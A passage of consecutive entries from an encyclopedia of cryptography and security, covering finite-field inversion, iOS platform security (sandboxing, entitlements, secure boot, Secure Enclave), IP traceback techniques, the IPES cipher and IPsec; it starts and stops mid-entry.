This method is applicable to extension fields $GF(q^m)$, and mainly relevant for fields where m is small, for example, $m = 2, 3, 4$. Similar to Itoh–Tsujii Inversion, direct inversion also reduces extension field inversion to subfield inversion. As an example, in the following the method for fields $GF(q^2)$, introduced in Morii and Kasahara (1989), is shown. Consider a nonzero element $A = a_0 + a_1 x$ from $GF(q^m)$, where $a_0, a_1 \in GF(q)$. An irreducible field polynomial with the form $P(x) = x^2 + x + p_0$ is assumed, where $p_0 \in GF(q)$. If the inverse is denoted as $B = A^{-1} = b_0 + b_1 x$, the equation

$$A \cdot B = [a_0 b_0 + p_0 a_1 b_1] + [a_0 b_1 + a_1 b_0 + a_1 b_1]\, x = 1$$

must be satisfied, which is equivalent to a set of two linear equations in b_0, b_1 over $GF(q)$ with the solution:

$$\left.\begin{aligned} b_0 &= (a_0 + a_1)/\Delta \\ b_1 &= a_1/\Delta \end{aligned}\right\}, \text{ where } \Delta = a_0(a_0 + a_1) + p_0 a_1^2. \tag{1}$$

The advantage of this algorithm is that all operations are performed in $GF(q)$. Note that there is one inversion of the parameter Δ in the subfield $GF(q)$ required. The algorithm can be applied recursively. The relationship between direction inversion and the Itoh–Tsujii method is sketched in Paar (1995).

Applications

The need to compute the multiplicative inverse of an element of a finite field (or Galois field) or of a finite ring occurs frequently in cryptography. The main application domain are asymmetric algorithms, for instance in the computation of the private–public key pair in RSA, in the group operation of elliptic curves, or in the signature generation and verification of the Digital Signature Standard. The finite structures in asymmetric algorithms are large, typically in the range of 160–3072 bits long, and inversion is a computationally intensive operation. A second application domain in cryptography are inversions in small finite fields, which occur in the context of block ciphers, for example, within the S-box of the AES.

Cross-References

Euclidean Algorithm
Finite Field

Recommended Reading

Guajardo J, Paar C (2002) Itoh-Tsujii inversion in standard basis and its application in cryptography and codes. Des Codes Crypt 25:207–216
[MathSciNet]

Itoh T, Tsujii S (1988) A fast algorithm for computing multiplicative inverses in GF(2^m) using normal bases. Inf Comput 78:171–177

Morii M, Kasahara M (1989) Efficient construction of gate circuit for computing multiplicative inverses over GF(2^m). Trans IEICE E 72:37–42

Paar C (1995) Some remarks on efficient inversion in finite fields. In: Proceedings of 1995 IEEE International Symposium on Information Theory, Whistler, BC, Canada, 1995 September 17–22, p 58

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300526

Inversion in Galois Fields

Inversion in Finite Fields and Rings

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300527

IOC: Indicators of Compromise

Detection and Threat-Hunting Approaches for Advanced Persistent Threats

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1444

iOS Security Framework: Understanding the Security of Mobile Phone Platforms

Răzvan Deaconescu[60] ✉, William Enck[61, 62] ✉, Mihai Chiroiu[60] ✉ and Luke Deshotels[63] ✉

(60) Computer Science and Engineering Department, University POLITEHNICA of Bucharest, Bucharest, Romania
(61) Department of Computer Science, North Carolina State University, Raleigh, PA, USA
(62) Department of Computer Science and Engineering, The Pennsylvania State University, University Park, PA, USA
(63) TikTok, California, USA

✉ **Răzvan Deaconescu (Corresponding author)**
Email: razvan.deaconescu@cs.pub.ro

✉ **William Enck**
Email: whenck@ncsu.edu

✉ **Mihai Chiroiu**
Email: mihai.chiroiu@cs.pub.ro

✉ **Luke Deshotels**
Email: alecdeshotels@gmail.com

Synonyms

Mobile application security; Mobile device security; Mobile platform security

Definition

iOS is one of the major mobile operating systems. Designed and implemented by Apple, it powers iPhone and iPod touch.

Background

The widespread adoption of smartphones is the result of technological advancements in processing power, storage, communication, and power efficiency. Smartphones go beyond the simple features of storing contacts, making calls, and sending text messages. They are defined by their ability for users to download and run third-party applications (or “apps”). These apps allow users to browse the web, engage in video calls, stream media content, play games, and organize information, all in a device that fits in a pocket.

iOS is the second most used mobile operating system, after Android. iOS is developed by Apple and runs on Apple iPhone and iPod touch. At its core, Apple iOS uses the Darwin operating system and the XNU kernel, which is also used by Apple’s other operating systems: iOS (used for Apple mobile devices), macOS (used for laptops, desktop systems and servers), tvOS (used for Apple TV), and watchOS (used for Apple Watch). iOS uses Darwin similarly to the way Android uses Linux.

Unlike Android, iOS largely consists of proprietary, closed-source software. While Darwin is open source, a number of features relevant to iOS security (e.g., the sandbox implementation) exist as proprietary kernel extensions. Another distinction from Android is the distribution model. Whereas Android is updated and modified by many different vendors (which leads to the so-called fragmentation), iOS only ships on Apple devices and hence there is greater continuity across the ecosystem.

The real power of a mobile platform rests in its applications. iOS applications are written using Objective-C or Swift. Application code is compiled into an executable and packed together with resources as an application package with a `.ipa` filename extension. Third-party applications are distributed to users via Apple’s App Store, which is itself an application running on iOS.

New versions of iOS are released yearly by Apple, usually in September. At the time of writing, the latest major version is iOS 13,

released in September 2019.

Application

The following discussion presents iOS security components following the timeline of developing and using a mobile application. We begin with application development and security features available to the developer. We then discuss runtime security components that prevent applications from abusing resources and leaking data. We end with security features that protect user data when the device is physically accessible to the attacker.

App Development

iOS applications are developed using Apple's official IDE, Xcode, and are written in either the Objective-C or Swift programming languages. Developers have access to a rich set of development frameworks provided by Apple, such as UIKit for defining the user interface or AddressBook for accessing user contacts.

Developers are permitted to use "public frameworks," also called public APIs. However, iOS contains "private frameworks" (private APIs), which are used by Apple-provided apps and services. They are also sometimes indirectly called by public frameworks. Xcode does not allow application developers to call private frameworks directly. However, it is possible to bypass limitations and abuse iOS services and resources, as shown by Wang et al. (2013).

During runtime, applications access resources and make requests to system services. Access to certain iOS services and resources requires an application to be provisioned with a *capability* specified by the developer in Xcode. Capabilities are implemented through *entitlements*; entitlements are key-value pairs added in the application binary executable file. The presence of an entitlement grants particular permissions to the application, such as accessing contacts or health information.

Before deploying the application, the developer registers for a developer ID with Apple. Using the developer ID, the developer creates a developer certificate for signing an application's binary executable. The developer packs the executable code and resource files (images, configuration files) into an application package with the `.ipa` extension (iPhone Archive). Once signed, the application package may be deployed and run on local

devices that have been provisioned with the developer ID, or it may be submitted to be published in the Apple App Store.

Apple performs compliance checking (sometimes called “app review” or “vetting”) for all applications before publishing them to the App Store. After vetting, the application is signed by Apple and made available on the Apple App Store. Only apps signed by Apple may be run on any device. Apple provides guidelines for reviewing an app before submitting, including the requirement to only use public APIs.

When a user requests to download an application from the Apple App Store, the application code is encrypted with a unique key specific to the user’s device. The new package is then downloaded and installed on the device. It is only decrypted at runtime using the device key.

The application package is installed in the iOS file system in an application home folder, typically located under `www/var/containers/Bundle/Application/<UUID>/` (This location is subject to change in different iOS versions.). The `<UUID>` is a unique ID for the application that is persistent across reboots; however, it changes at each new install of the application.

The application home folder contains a subfolder with the application’s name and the `.app` prefix (e.g., `Facebook.app`). This folder stores application files, including the encrypted executable. When the application is started, the binary executable code is decrypted using the device decryption key and then loaded in memory and executed. Because the executable code resides decrypted in the device memory at runtime, it can be dumped. Security researchers commonly use a jailbroken device and a debugger such as GDB to attach to a running process and dump the decrypted memory contents. This functionality has been automated by a tool called Clutch (2020).

App Runtime

Users generally start an application by tapping its icon on the device home screen. The application is confined by iOS runtime access control mechanisms. First, all application processes run as the user `mobile` and are limited to actions allowed to this user. Second, the application home folder in `/var/container/Bundle/ Application/<UUID>` acts as a file system container for the application, with most of its file operations being allowed only in this folder.

Application confinement is achieved using sandboxing, privacy settings, and hardcoded checks in system services. Sandboxing prevents collusion with other applications and unauthorized access to sensitive data. The sandbox implementation is generally referred to as the Apple Sandbox, though it was originally called Seatbelt. The Apple Sandbox is also used by macOS.

iOS sandboxes both third-party applications from the Apple App Store and most system applications. When sandboxing an application, it is attached to a sandbox profile, i.e., a set of rules that define allowed actions. Rules in sandbox profiles allow or deny low-level actions, generally mapped to system calls: file operations, inter-process communication, and network operations. Sandbox rules are enforced in Darwin's XNU kernel, in the sandbox kernel extension.

Sandbox profiles are stored as binary blobs for efficient storage and processing. In recent iOS versions, sandbox profiles are stored in the sandbox kernel extension. Analysis of sandbox profiles is made difficult by their availability as only binary blobs; however, Sandblaster, created by Deaconescu et al. (2016), can be used to reverse the binary sandbox profiles to a human readable policy.

Most system applications use a sandbox profile specific to the application. For example `BTServer` (the Bluetooth daemon process) uses the `BTServer` sandbox profile. Third-party applications, on the other hand, all use the same sandbox profile, named `container`. The `container` sandbox profile is by far the largest and most complex sandbox profile, as it is applied to all third-party applications and to some system applications.

Due to their size and complexity, sandbox profiles may contain flaws: incomplete or incorrect rules that allow applications to intentionally or unintentionally abuse system resources or leak sensitive information. Deshotels et al. (2016) proposed SandScout to analyze sandbox profiles, discovering six CVEs in the `container` sandbox profile.

Given that the `container` profile applies to multiple applications, it needs to adapt to specific application requirement needs. Sandbox profiles differentiate an application's access using *entitlements* and *sandbox extensions*. As mentioned above, entitlements are key-value pairs that are hardcoded in the signed application executable. On the other hand, sandbox extensions are nonpermanent tokens that are granted to or revoked from an

application during runtime. For example, the `tcc.kTCCServicePhotos` sandbox extension grants an application access to photos. This privilege may be revoked from an app, denying it access to photos.

Dynamic access control for applications is configured through iOS's privacy setting, which is accessed from the *Privacy* screen in the iOS `Settings` system app. Here, the user can grant an application access to resources or services such as location, photos, or contacts. The user action of enabling or disabling a privacy setting is passed to the *Transparency, Consent, and Control* (TCC) system. TCC stores privacy-related configurations in a database file (`TCC.db`) managed by the `tccd` service. Enabling a privacy setting for an application will request the TCC service to either "poke a hole" in the application sandbox profile by granting the application a sandbox extension or configure a target service to reply to the application request.

In general, applications require access to system resources (such as files) and system services (such as location services). Access to system resources is controlled by general UNIX permissions, such as running under the user `mobile` and file access permissions, and by sandbox rules, such as allowing or denying reading of information from a given file. Requests to system services are enabled through XPC (*cross process communication*), an Apple-specific inter-process communication mechanism. Access to system services is controlled by sandbox rules and by specific rules encoded in the system service implementation. Both sandbox rules and specific system service rules may allow or deny a request based on entitlements held by an application. Kobold, Deshotels et al. (2020), uses a fuzzing-based approach to interrogate system services and highlight faulty configurations that result in misbehavior of system services, identifying three CVEs.

Protecting User Data

iOS also protects against physical attacks to the device. Here, an attacker may have direct access to the device or indirect access by being near the device or convincing the user to use a malicious USB charging port or cable.

iOS prevents the execution of unsigned apps: only applications that have been signed by Apple or by a provisioned developer profile are

allowed to run. Furthermore, Apple devices use secure boot to ensure the integrity of the operating system kernel. Secure boot is a trusted boot chain starting with the *bootrom*, a read-only program part of the hardware. The bootrom stores the Apple root CA public key that is used to verify the integrity of the bootloader, *iBoot*, and, if verification is passed, loads *iBoot*. Similar to the bootrom, *iBoot* checks the integrity of the kernel image and, if verification is passed, loads the kernel. In this way, only certified pieces of code can be run on the device, even if an attacker has tampered with the device.

Bypassing the kernel integrity protection of a device is called *jailbreaking*, which is similar to *rooting* an Android device. Jailbreaking a device provides full access to the root account and the file system and is usually used to install custom apps not found in the Apple App Store. It is also used by security researchers and analysts to study iOS security. Jailbreaking requires a flaw in the system that usually patches the kernel after the secure boot verification.

iOS protects user data using hardware-based encryption. On boot, the decryption key is only made available if the user enters the correct passcode (also known as a PIN). Failure to insert the correct passcode several times results in authentication being disabled for increasing amounts of time. After booting, iOS provides more accessible ways of authenticating, including fingerprint authentication, also called Touch ID, and, more recently, face recognition, also called Face ID, which was introduced with the iPhone X.

The passcode is not stored on the device. Instead, iOS uses a one-way function to derive a key from the passcode and compares that to a pattern stored on the device. In contrast, Touch ID and Face ID are stored on the device and compared to user input. As they are sensitive information, Touch ID and Face ID are stored in a hardware-secluded area in the device called the *Secure Enclave*.

The Secure Enclave is a hardware-based key manager, used for storing encryption keys, the Touch ID and the Face ID. The Secure Enclave runs on a specific processor called the Secure Enclave Processor (SEP), which is separated from the application processor. Communication between the application processor to the SEP is tightly controlled at the hardware level, preventing malicious behavior of the application software (including the kernel) from accessing the critical information. The Secure Enclave is used

by Apple Pay for payments, as Touch ID or Face ID is required to authorize a payment. Protecting Touch ID and Face ID in the Secure Enclave prevents flaws in software running on the application processor from affecting these financial transactions.

Cross-References

Androids Security Framework: Understanding the Security of Mobile Phone Platforms

References

Clutch (2020) Clutch: fast iOS executable dumper. https://github.com/KJCracks/Clutch. Accessed 2020-02-07

Deaconescu R, Deshotels L, Bucicoiu M, Enck W, Davi L, Sadeghi AR (2016) Sandblaster: reversing the apple sandbox. arXiv:1608.04303

Deshotels L, Deaconescu R, Chiroiu M, Davi L, Enck W, Sadeghi AR (2016) Sandscout: automatic detection of flaws in ios sandbox profiles. In: Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, Association for Computing Machinery, CCS'16. New York, pp 704–716. https://doi.org/10.1145/2976749.2978336

Deshotels L, Carabas C, Beichler J, Deaconescu R, Enck W (2020, to appear) Kobold: evaluating decentralized access control for remote NSXPC methods on iOS

Wang T, Lu K, Lu L, Chung S, Lee W (2013) Jekyll on iOS: when benign apps become evil. In: Presented as Part of the 22nd USENIX Security Symposium (USENIX Security 13), USENIX, Washington, D.C., pp 559–572. https://www.usenix.org/conference/usenixsecurity13/technical-sessions/presentation/wang_tielei

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_268

IP Traceback

Steven M. Bellovin[64] ✉
(64) Department of Computer Science, Columbia University, New York, NY, USA

✉ **Steven M. Bellovin**
Email: smb@cs.columbia.edu

Definition

Traceback is a term used for two different technologies: learning which machine has sent a particular packet or sequence of packets, and learning which person has initiated a particular connection. The latter is sometimes called *attribution*.

Background

Often, especially during certain *Distributed Denial of Service (DDoS)* attacks, it is desirable to learn what machines are participating in the attack. The goal might be to filter out packets from the offending machines, to contact its ISP or organization and have them filter the packets, to notify the owner of the machine, or to provide evidence to law enforcement or other legal authorities. In many cases, the source IP address is sufficient; in other cases, particularly during *reflector attacks*, the source IP address does not point to the perpetrator, and other mechanisms must be used. In addition, many early DDoS attacks used forged source addresses, precisely to avoid detection.

Theory

There are three major approaches to packet tracing: return packets, in-net state, and packet marking. Each is considered in turn.

Return Packets

Return packets are the oldest tracing technology. The original motivation was to track down the source of packets with forged source addresses. With some low probability, upon receipt of any packet, each participating router sends a special ICMP packet towards the destination, identifying itself and the packet. In normal operation, these “tracer packets” are discarded. During an attack, however, they are saved; statistically, tracer packets for attack packets should be received in approximately the same proportion as the unwanted traffic. Some percentage of the tracers will be from the border routers nearest the attack sources; presumably, at this point, the originating organization can locate the offending machines.

ICMP packet tracing raises a number of issues, most notably that it inherently sends more traffic at a time when that is least affordable. If the probability of sending tracers is low enough, this is not a major problem. A more serious issue is deciding, in an automated fashion, which packets are attack packets, and hence for which the tracers should be examined and acted upon. On the other hand, it is a technology that lends itself to incremental deployment. It is beneficial even if deployed by only a few ISPs, and even then need only be deployed on border routers; conversely, deployment as far as interior organizational routers can help localize traffic sources even further.

The IETF worked on standardizing *itrace*, one particular form of return packet tracing. This effort was abandoned due to lack of interest.

In-Net State

A second major class of tracing mechanism relies on routers keeping track of packets flowing through them. The difficulty here is volume: routers, especially core routers, process a lot of traffic. Furthermore, the need for per-flow state does not exist apart from the need for measurements; unlike telephone switches, there is no other need for state on the router.

One specialized mechanism for tracing attack traffic is based on Bloom filters. A precis of each packet’s content is entered into a Bloom filter on

each participating router; later, an attack packet can be matched against the collected set of Bloom filters exported from various routers, to see which ones have seen which packets. Note, though, that the accuracy of a Bloom filter, and in particular its susceptibility to false positives, is dependent on both the size of the filter and the number of items entered into it. There is thus a need to export and reset filters periodically; the exact frequency depends on their size, traffic volume, and desired accuracy rate. Bandwidth from the control plane of the router to the outside world may be a limiting factor.

A more general mechanism uses flow accounting data ("netflow"). Many routers can record who is sending how much data to whom, primarily to support network traffic engineering and (in some cases) customer billing. By its nature, though, netflow data can be used for traceback since it does make note of traffic through the router.

To conserve memory, many routers accumulate sampled netflow data. As such, they will often miss small flows entirely. When tracing denial of service attacks, this matters less, since if the attack traffic through the router is consequential, there will generally be enough packets towards the victim to be tracked. The technique is less useful for spotting particular flows of interest.

Netflow data is the only traceback technology that is actually deployed today.

Packet Marking

The final tracing technology is based on packet marking. That is, some randomly selected fraction of the packets passing through certain routers is somehow marked—i.e., their contents are somehow altered—for later examination. Many such schemes have been proposed in the literature; none have been adopted. Differences include how the marking is encoded, what information must be known to understand the markings, what can be learned, etc.

All marking technologies face one serious limitation: there are no fields in the IP header that are completely suitable for this purpose. Frequently, the IP id field is overwritten since it often has no end-to-end significance. It is not always available—it is used, end-to-end, for fragmented packets, and if AH is in use it is a protected field—but if a sufficiently small proportion of the packets are marked, it won't matter; the effect of the marking will be

to cause the packet to be dropped by the receiving system, which in turn will act as a bandwidth limiter.

Experimental Results

Many of the concepts discussed here have implemented or simulated in the lab. None except for use of netflow data has been deployed on live networks, since all require changes to production routers.

Open Problems

Apart from technical issues at some point, a party wishing to trace a particular incident will end up with a set of IP addresses. The next step is to map that to a particular individual. There are several steps involved: determining the responsible ISP or organization from the IP address, mapping the IP address to a machine, and finding the individual actually responsible. The latter two are quite difficult.

The responsible organization can be found by consulting public routing tables, either online via a “looking glass” server or via well-known archives of BGP announcements. This process yields the “autonomous system” number; the assorted “WHOIS” databases list the proper contacts for the organization. Alternatively, in many cases the WHOIS data will directly yield the organizational contacts based on the IP address, though subassignment data is often incomplete.

The next step—securing the organization’s cooperation—is difficult procedurally. For privacy reasons (and often to comply with local or national ordinances), most organizations will not disclose any further information except in response to formal legal process. Different countries have different standards and standards; securing cooperation can require navigating the thickets of international law. Often, it is a fruitless endeavor; some countries are even reputed to tolerate the existence of ISPs that cater to criminal enterprises.

Once the ISP is willing to cooperate, there are some technical obstacles. Some ISPs reassign IP addresses frequently; finding the proper mapping depends on both parties having logs with accurate timestamps and per-connection port numbers. Even as mundane an issue as time zones has been known to interfere. Open Internet hotspots may not have any logs at all and

few logs have the necessary port numbers. Finally, some IP addresses actually represent many hosts hidden behind a Network Address Translator (NAT). Some ISPs, many corporations, most hotels, and virtually all residences with multiple computers employ such devices. These devices very rarely keep logs adequate to determining which computer was contacting which other site at a given time. It is often impossible to trace a contact beyond this point.

The last obstacle, though, is often the most formidable. While the attribution techniques given above may point to a particular computer, they say nothing about who made the request. Most attacks are launched from previously hacked machines—"bots"—that are remotely controlled by attackers. Finding the command and control node of a botnet is a difficult process since it relies on assessing past communications patterns, with all of the traceback and attribution problems encountered when trying to find the bot. There have been occasional proposals to add requirements for strong authentication to all outbound Internet connections; apart from privacy concerns, their utility generally founders on this last point.

Recommended Reading

Bellovin SM, Leech M, Taylor T (2003a) ICMP traceback messages. Obsolete Internet draft, Feb 2003

Bellovin SM, Leech M, Taylor T (2003b) ICMP traceback messages. Obsolete Internet draft, Feb 2003. http://www.cs.columbia.edu/~smb/papers/draft-ietf-itrace-04.txt

Clayton R (2005) Anonymity and traceability in cyberspace. PhD thesis, University of Cambridge, Darwin College. Also published as technical report UCAM-CL-TR-653

Savage S, Wetherall D, Karlin A, Anderson T (2000a) Practical network support for IP traceback. In: ACM SIGCOMM '00, Stockholm, Sweden, pp 295–306

Savage S, Wetherall D, Karlin A, Anderson T (2000b) Practical network support for IP traceback. In: SIGCOMM '00, Proceedings of the conference on applications, technologies, architectures, and protocols for computer communication. Technical report UW-CSE-2000-02-01. Department of Computer Science and Engineering, University of Washington, Seattle.

Snoeren AC, Partridge C, Sanchez LA, Strayer WT, Jones CE, Tchakountio F, Kent ST (2001a) Hash-based IP traceback. In: SIGCOMM '01, San Diego, Aug 2001

Snoeren AC, Partridge C, Sanchez LA, Strayer WT, Jones CE, Tchakountio F, Kent ST (2001b) Hash-based IP traceback. BBN Technical Memorandum No. 1284, 7 Feb 2001

Srisuresh P, Holdrege M (1999) IP Network address translator (NAT) terminology and considerations. RFC 2663, Internet Engineering Task Force, Aug 1999

Zhang Y, Paxson V (2000) Detecting stepping stones. In: Proceedings of the 9th USENIX security symposium, Denver, Aug 2000

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300528

IP: Internet Protocol

Detection and Threat-Hunting Approaches for Advanced Persistent Threats

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_585

IPES

Alex Biryukov[65] ✉
(65) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

IPES is an alternative name for the IDEA cipher. IPES stands for "improved PES," where *PES* (Lai and Massey 1990) is a cipher predecessor of IDEA which was cryptanalyzed by differential cryptanalysis in (Lai et al. 1991). The only changes between IDEA and PES are in the order of operations in the key-mixing subround: PES uses the order ($\odot$, $\odot$, $\boxplus$, $\boxplus$), while IDEA uses the order ($\odot$, $\boxplus$, $\boxplus$, $\odot$), and in the swap of the words after the *MA* subround. In IDEA, the outer words X_1, X_4 are not swapped.

Cross-References

Block Ciphers
Differential Cryptanalysis
IDEA

Recommended Reading

Lai X, Massey JL (1990) A proposal for a new block encryption standard. In: Damgard IB (ed) Advances in cryptology – proceedings of EUROCRYPT '90, Lecture notes in computer science, vol 473. Springer, Berlin, pp 389–404

Lai X, Massey JL, Murphy S (1991) Markov ciphers and differential cryptanalysis. In: Davies DW (ed) Advances in cryptology – proceedings of EUROCRYPT ’91, Lecture notes in computer science, vol 547. Springer, Berlin, pp 17–38

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_269

IPsec

John Ioannidis[66] ✉
(66) Google, Inc, New York, NY, USA

✉ **John Ioannidis**
Email: ji@tla.org

Definition

IPsec is the set of protocols, conventions, and mechanisms that provide security services at the IP layer.

Background

Development of IPsec started at the Internet Engineering Task Force (IETF) in the early 1990s; the latest round of standards documents came out in 2005, and some development is still going on. Originally, IPsec was intended to address all network security needs. Placing security at the network layer meant that the same protocol could be used by different types of links, but also that the same protocol could be used by most network applications to secure their traffic. It turned out that such a goal was too ambitious. In particular, most Web traffic ended up being secured with a transport-level security protocol, SSL (subsequently TLS). As a result, IPsec is now mostly used for Virtual Private Networks (VPNs) and VPN-like applications, such as remote access.

Theory

IPsec Components

IPsec consists of three distinct components: the *traffic protocols* (AH and ESP) to protect the network traffic; *key management* to negotiate the cryptographic keys and parameters to protect the traffic; and a *policy* component, which determines what traffic needs protection and with what parameters.

There are two distinct wire protocols: Authentication Header (AH) and Encapsulating Security Payload (ESP). The reason for having two such protocols, when arguably the features offered by AH can also be offered by ESP, is historical: when IPsec was being standardized in the mid-1990s, there were laws in the USA and other countries preventing the export of products that could perform encryption; thus a version of a product that only supported AH could be exportable. Here we describe ESP; the interested reader can refer to the standards documents for a description of AH.


A fundamental concept in IPsec is the *Security Association*, or *SA*. An SA is a one-way association (note how we avoid the use of the term "connection") that provides security services to the protected traffic. In practice, SAs are negotiated and created in pairs, one for each direction of traffic, but conceivably the "forward" traffic could be protected while the "return" traffic could be in the clear. In practice, an SA is represented by a data structure consisting of *Security Parameters Index* (SPI), a 32-bit number that uniquely describes an SA in the context of each host, the wire protocol (ESP or AH) to use, and the keys and additional configuration parameters to use with those transforms. The list of active SAs in each host is kept in the Security Association Database (SADB). A corresponding data structure, the Security Policy Database (SPD), describes what ought to happen to packets leaving or entering a host. If a packet has an SPD entry but no corresponding SADB entry (thus no SA has been established), the key exchange protocol is triggered to set up a pair of SAs. Note that the SA, the SADB, and the SPD are *concepts*; nothing is said about how they are to be implemented in actual code. In particular, some implementations combine the SPD and SADB functionality with that of the firewalling and forwarding code because packet classification and corresponding actions are involved in all these operations.

The term "cryptographic suite" appears frequently in the IPsec standards documents. Each component of IPsec uses different kinds of algorithms (e.g., encryption, integrity, D-H exchange, pseudo-random


number generation), with each having several choices (e.g., Triple-DES or AES for encryption, MD-5 or SHA-1 for integrity, each of which can accommodate different key sizes). Not all combinations make sense, and choice of key lengths should be such that the work factor to "break" each of the algorithms is the same. For this reason, instead of allowing individual choices for each one, many user interfaces, as well as later versions of standard documents, give reasonable premade choices for each of the individual algorithms and present them as a "suite."

Packet Processing

The wire protocols, or *transforms* as they are referred to in the standards, can operate in two modes: *transport* mode and *tunnel* mode. Correspondingly, we can talk about *transport-mode SAs* and *tunnel-mode SAs*. In transport mode, IP traffic is protected on an end-to-end basis: an IP packet leaving the source host has its payload (everything following the IP header) protected by IPsec; when the packet reaches its destination, the IPsec code examines the now-secured payload, and if it has not been tampered with, restores the original IP packet and passes it up to the next-level protocol. In tunnel mode, each outgoing IP packet is *encapsulated* in its entirety inside another IPsec packet. This "outer" packet may have different source and destination IP addresses from the "inner" packet. Conceptually, tunnel mode can be considered as a concatenation of an IP-in-IP encapsulation protocol and transport mode, where the new "transport" protocol is the aforementioned IP-in-IP encapsulation protocol. Conversely, transport mode can be considered an optimization when the "inner" and the "outer" IP addresses would be the same.



IPsec, Fig. 1 Two hosts communicating in transport mode




IPsec, Fig. 2 Packet processing in transport mode


Let us now illustrate the three common use cases of IPsec and the corresponding modes to use. Figure 1 shows two random Internet hosts wishing to communicate securely. The mode they use is *transport* mode. After key and security-association negotiations, every IP packet leaving one host gets its payload protected with ESP (Fig. 2). The IP header stays largely the same: the only difference is that the IP Protocol field gets replaced with the value for ESP (protocol 50), and the original protocol field describing the payload (e.g., 6 for TCP or 17 for UDP) gets carried as part of the ESP encapsulation data.

To understand exactly how the ESP transform works in the most common case, where ESP is used for both integrity protection and data confidentiality, observe Fig. 3. First, the SPI was determined by consulting the SADB and finding the corresponding SA. The Sequence Number field is a monotonically-increasing number, also kept in the SA, and its function is to protect against replay attacks. Most encryption algorithms require an initialization vector (IV); one is created at random. The original packet's payload is placed after the IV. Most encryption ciphers used in IPsec are block ciphers, and thus padding is added up to a multiple of the cipher block size minus two. Some transforms may allow for paddings that include additional multiples of the block size, for example, to frustrate traffic analysis that may depend on packet size. One more octet indicates the amount of padding used, and a final octet carries the original protocol number. This entire construct (payload plus padding plus length plus protocol) is encrypted with the block cipher. Obviously, the IV is not encrypted, but it stays in the packet so that decryption can happen at the receiving end. Finally, the message authentication code is applied on the encrypted payload and the SPI and Sequence Number fields, and the resulting packet is transmitted. When the packet is received at the far end,

